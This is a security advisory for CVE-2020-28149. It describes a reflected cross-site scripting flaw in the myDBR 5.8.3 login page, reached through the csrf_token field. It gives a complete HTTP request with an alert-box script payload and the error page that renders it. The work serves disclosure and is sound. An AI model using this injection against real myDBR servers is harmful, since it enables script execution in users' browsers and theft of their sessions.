

CVE-2020-28149

myDBR – myDBR – Version 5.8.3/4262 – Cross Site Request Forgery (CSRF) Token Injection to Cross-Site Scripting (XSS).

The login page of myDBR appears to be vulnerable to client-side code injection. The injected code is delivered in the form of a CSRF token. The token in question “csrf_token” is used to populate the login form.

By adding malicious code in the form of the token, the field can be escaped, and additional HTML elements can be added, including arbitrary JavaScript. If the following request is sent to load the login page, the cookie is populated with malicious code.


```
1 POST /mydbr/index.php?a=login HTTP/1.1
2 Host: 192.168.1.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.1.129/mydbr/index.php?a=login
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 232
10 Connection: close
11 Cookie: mydbr-id=j2d678drr172v61atkpnthcs9
12 Upgrade-Insecure-Requests: 1
13
14 csrf_token=<script>alert("ECSC_POC")</script>&app=mainView&password_out=&hashed=1&challenge=
6229710016622528882&validationRoutine=y6flashver=0%2C0%2C0&salted_hash=1&username=dba&password=
dba&login=login
```

Unauthenticated request to index.php with injected token.

The Following error will now populate the following page, this is due to an invalid CSRF token having been entered.

csrf error in login:
POST value:<script>alert("ECSC_POC")</script>
Session value: 3b8307d568087b37b0a590ef657ef10611863bd926b50e4b82097c075236bdec

Try deleting the mydbr-id cookie from the browser (if you do not see it, try HTTPS)'



Rendered XSS Payload